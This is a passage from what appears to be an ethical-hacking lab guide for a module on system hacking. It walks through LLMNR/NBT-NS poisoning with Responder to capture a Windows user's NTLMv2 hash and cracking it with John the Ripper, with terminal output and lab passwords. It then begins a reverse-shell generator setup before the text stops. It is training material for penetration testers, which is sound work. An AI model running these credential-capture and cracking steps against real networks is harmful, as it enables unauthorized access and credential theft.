

Your lab environment is being built
Your lab will be ready in about 40 seconds.
[Close Window](#)

1

[Close](#)

2

3

- Reconnect
- Power On
- Pause
- Resume
- Reset/Reboot
- Power Off
- Fit Window to Machine
- Fit Machine To Window
- Open in New Window
- Split Windows
- Revert Machine
- Reset Internet Gateway

4

- Ctrl+Alt+Delete
- ALT+Tab
- Windows Key

- Windows Key
- Windows Key + D
- Windows Key + E
- Windows Key + F
- Windows Key + M
- Windows Key + R
- Windows Key + X
- Windows Key + ...

- Windows Key
- Type Text

- Type Username
- Type Password
- Type Clipboard Text

- Virtual Keyboard

Windows Server 2022⁵

Windows 11-M6
Windows Server 2022
Windows Server 2019
Parrot Security
Ubuntu
Windows 11 (AD)
Windows Server 2019 (AD)

Poor Connection

Full Screen
Power and Display
Keyboard
Machine Selection

This machine must be controlled outside of your browser via Remote Desktop.

Launch Remote Desktop

Username:

Password:

The selected machine is off.

Start

Machine is open in a separate window. [Close Window](#)

X

- Esc

- F1

- F2

- F3

- F4

- F5

- F6

- F7

- F8

- F9

- F10

- F11

- F12

- PrtSc

- ScrLk

- Pause

- `

- 1

- 2

- 3

- 4

- 5

- 6

- 7

- 8

- 9

- 0

- -

- =

- ← Backspace

- Insert

- Home
- P Up

- NLock

- /
- *
- -
- Tab
- q
- w
- e
- r
- t
- y
- u
- i
- o
- p
- [
-]
- \
- Delete
- End
- P Down

- 7

- 8
- 9
- +
- Caps
- a
- s
- d
- f
- g
- h
- j
- k
- l
- ;
- '
- ↲ Enter

- 4

- 5
- 6
- Shift
- z
- x
- c

- v
 - b
 - n
 - m
 - ,
 - .
 - /
 - Shift
 - ↑
 - 1
 - 2
 - 3
 - Enter
 - Ctrl
 - Win
 - Alt
 - Alt
 - Win
 - Ctrl
 - ←
 - ↓
 - →
- 0
 - .

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

6

Password

7

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

- Not Connected

Username

Password

Reconnect

System Hacking⁸

[Exit Lab](#)

Save Progress And Exit

End Lab

[Instructions](#)[Resources](#)

Module 06: System Hacking

Scenario

Type Text

Type Text

System Hacking

Since security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms such as spoofing, smurfing, and other types of Denial-of-Service (DoS) attacks. These attacks are designed to harm or interrupt the use of operational systems.

Earlier, you gathered all possible information about the target through techniques such as footprinting, scanning, enumeration, and vulnerability analysis. In the first step (footprinting) of the security assessment and penetration testing of your organization, you collected open-source information about your organization. In the second step (scanning), you collected information about open ports and services, OSes, and any configuration lapses. In the third step (enumeration), you collected information about NetBIOS names, shared network resources, policy and password details, users and user groups, routing **tables**, and audit and service settings. In the fourth step (vulnerability analysis), you collected information about network vulnerabilities, application and service configuration errors, applications installed on the target system, accounts with weak passwords, and files and folders with weak permissions.

Now, the next step for an ethical hacker or a penetration tester is to perform system hacking on the target system using all information collected in the earlier phases. System hacking is one of the most important steps that is performed after acquiring information through the above techniques. This information can be used to hack the target system using various hacking techniques and strategies.

System hacking helps to identify vulnerabilities and security flaws in the target system and predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various online sources and system hacking techniques and tools. However, system hacking activities may be illegal depending on the organization's policies and any laws that are in effect. As an ethical hacker or pen tester, you should always acquire proper authorization before performing system hacking.

Objective

The objective of this task is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- Bypassing access controls to gain access to the system (such as password cracking and vulnerability exploitation)
- Acquiring the rights of another user or an admin (privilege escalation)
- Creating and maintaining remote access to the system (executing applications such as trojans, spyware, backdoors, and keyloggers)
- Hiding malicious activities and data theft (executing applications such as Rootkits, steganography, etc.)
- Hiding the evidence of compromise (clearing logs)

Overview of System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- **Gaining Access:** Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- **Escalating Privileges:** Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- **Maintaining Access:** Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- **Clearing Logs:** Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various system hacking techniques include:

1. Gain access to the system
 - o Perform active online attack to crack the system's password using Responder
 - o Gain access to a remote system using Reverse Shell Generator

- o Perform buffer overflow attack to gain access to a remote system
- 2. Perform privilege escalation to gain higher privileges
 - o Escalate privileges by bypassing UAC and exploiting Sticky Keys
- 3. Maintain remote access and hide malicious activities
 - o User system monitoring and surveillance using Spyrix
 - o Maintain persistence by modifying registry run keys
- 4. Clear logs to hide the evidence of compromise
 - o Clear Windows machine logs using various utilities
 - o Clear Linux machine logs using the BASH shell
- 5. Perform Active Directory (AD) Attacks using various tools
 - o Perform Initial Scans to Obtain Domain Controller IP and Domain Name
 - o Perform AS-REP Roasting Attack
 - o Spray cracked password into network using CrackMapExec
 - o Perform Post-Enumeration using PowerView
 - o Perform Attack on MSSQL service
 - o Perform privilege escalation
 - o Perform Kerberoasting Attack
- 6. Perform system hacking using AI
 - o Perform system hacking using ShellGPT

Lab 1: Gain Access to the System

Lab Scenario

For a professional ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as password cracking, vulnerability exploitation, and social engineering to gain access to the target system.

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on the remote system.

The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

Lab Objectives

- Perform active online attack to crack the system's password using Responder
- Gain access to a remote system using Reverse Shell Generator
- Perform buffer overflow attack to gain access to a remote system

Overview of Gaining Access

The previous phases of hacking such as footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment help identify security loopholes and vulnerabilities that exist in the target organizational IT assets. You can use this information to gain access to the target organizational systems. You can use various techniques such as passwords cracking and vulnerability exploitation to gain access to the target system.

Task 1: Perform Active Online Attack to Crack the System's Password using Responder


LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user. Since the awareness of this attack is low, there is a good chance of acquiring user credentials in an internal network penetration test. By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.

Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.

In this task, we will use the **Parrot Security (10.10.1.13)** machine as the host machine and the **Windows 11 (10.10.1.11)** machine as the target machine.

1. Click [Parrot Security](#) to switch to the **Parrot Security** machine and login with **attacker/toor**.
2. Now, click [Windows 11-M6](#) to switch to the **Windows 11** machine and click [**Ctrl+Alt+Delete**](#) to activate the machine. Click **Jason** from the left-hand pane and enter password as **qwerty**.
3. If a **Choose privacy settings for your device** window appears, click **Next**, in the next window click **Next** and in the next window click **Accept**.
- 4.



5. Click [Parrot Security](#) to switch to the **Parrot Security** machine. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
6. Run **sudo responder -I eth0** command in the terminal window. In the **password for attacker** field, type **toor** and press **Enter** to run Responder tool.
7. The password that you type will not be visible.
8. **-I:** specifies the interface (here, **eth0**). However, the network interface might be different in your machine, to check the interface issue ifconfig command.
- 9.

The screenshot shows a terminal window titled "sudo responder -I eth0 - Parrot Terminal". The terminal output is as follows:

```
[attacker@parrot] ~
$ sudo responder -I eth0
[sudo] password for attacker:
[+]
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]
```

The terminal window is part of the Parrot Security desktop environment, with a parrot logo in the background.

10. Responder starts listening to the network interface for events, as shown in the screenshot.

11.

```
Applications Places System sudo responder -l eth0 - Parrot Terminal
File Edit View Search Terminal Help

[+] HTTP Options:
  Always serving EXE [OFF]
  Serving EXE [OFF]
  Serving HTML [OFF]
  Upstream Proxy [OFF]


[+] Poisoning Options:
  Analyze Mode [OFF]
  Force WPAD auth [OFF]
  Force Basic Auth [OFF]
  Force LM downgrade [OFF]
  Force ESS downgrade [OFF]

[+] Generic Options:
  Responder NIC [eth0]
  Responder IP [10.10.1.13]
  Responder IPv6 [fe80::d564:6e42:d2a4:2246]
  Challenge set [random]
  Don't Respond To Names ['ISATAP']

[+] Current Session Variables:
  Responder Machine Name [WIN-134CZ9PZVED]
  Responder Domain Name [WB90.LOCAL]
  Responder DCE-RPC Port [49626]
```

12. Click [Windows 11-M6](#) to switch to the **Windows 11** machine, right-click on the **Start** icon, and click **Run**.
13. The **Run** window appears; type **\I{CEH-Tools}** in the **Open** field and click **OK**.

14.



15. Leave the **Windows 11** machine as it is and click [Parrot Security](#) to switch back to the **Parrot Security** machine.
16. Responder starts capturing the access logs of the **Windows 11** machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.
17. By default, Responder stores the logs in **/usr/share/responder/logs**.


18.

19. Now, select the hash value of **Jason** and copy it as shown in the screenshot.

20.


- After copying the hash value open a terminal window, run **sudo su** command and run **pluma hash.txt** command to open a hash.txt file.
 - In the **password for attacker** field, type **toor** and press **Enter**

23.



24. In the text editor paste the copied hash value save the file and close the text editor window.

25.



26. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**).
27. In the terminal window run **john hash.txt** command to crack the password of Jason.
28. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.

29.

The screenshot shows a terminal window titled "john hash.txt - Parrot Terminal". The terminal output is as follows:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]# ./pluma hash.txt
[root@parrot]# ./john hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
qwerty      (Jason)
1g 0:00:00:00 DONE 2/3 (2024-03-11 06:18) 25.00g/s 244175p/s 244175c/s 244175C/s 123456..Peter
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
[root@parrot]#
```

30. This concludes the demonstration of performing an active online attack to crack a password using Responder.
31. Close all open windows and document all the acquired information.
32. Click [Windows 11-M6](#) to switch to the Windows 11 machine. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon , and click **Sign out**. You will be signed out from Jason's account
33. If a **Windows Security** window appears, close it.

Question 6.1.1.1

Run the Responder tool on the Parrot Security machine and find the NTLM hash for the user Jason on Windows 11. Simulate the user Jason (user: Jason and password: qwerty) on the Windows 11 machine. Enter the option that specifies the interface while running the Responder tool.

Score

Task 2: Gain Access to a Remote System using Reverse Shell Generator

A reverse shell generator is a tool or script used in cybersecurity and ethical hacking for creating reverse shell payloads. A reverse shell is a type of shell in which a target system connects back to an attacker's system, allowing the attacker to execute commands on the target system remotely.

In previous lab we have seen how to generate payload and listener manually, now we will automate this process by using Reverse Shell Generator.

1. Click [Parrot Security](#) to switch to the **Parrot Security** machine. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
2. In the terminal window, run **docker run -d -p 80:80 reverse_shell_generator** command to start Reverse Shell Generator.
3. If you receive an error run **service apache2 stop** command and perform **Step#2** again.
- 4.

The screenshot shows a terminal window titled "docker run -d -p 80:80 reverse_shell_generator - Parrot Terminal". The terminal session starts with the user "attacker" at the prompt. They type "sudo su" to become root. A password prompt follows. After becoming root, they run the command "# docker run -d -p 80:80 reverse_shell_generator". The output shows a long string of hex digits representing the Docker container ID. Finally, the user types "#", indicating they are back at the root prompt.

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker$ # docker run -d -p 80:80 reverse_shell_generator
4a9a3cdb1d43f87e75f156f9bc288da465f43f139b2b0873ad685b2dec535a42
[root@parrot]~/home/attacker$ #
```

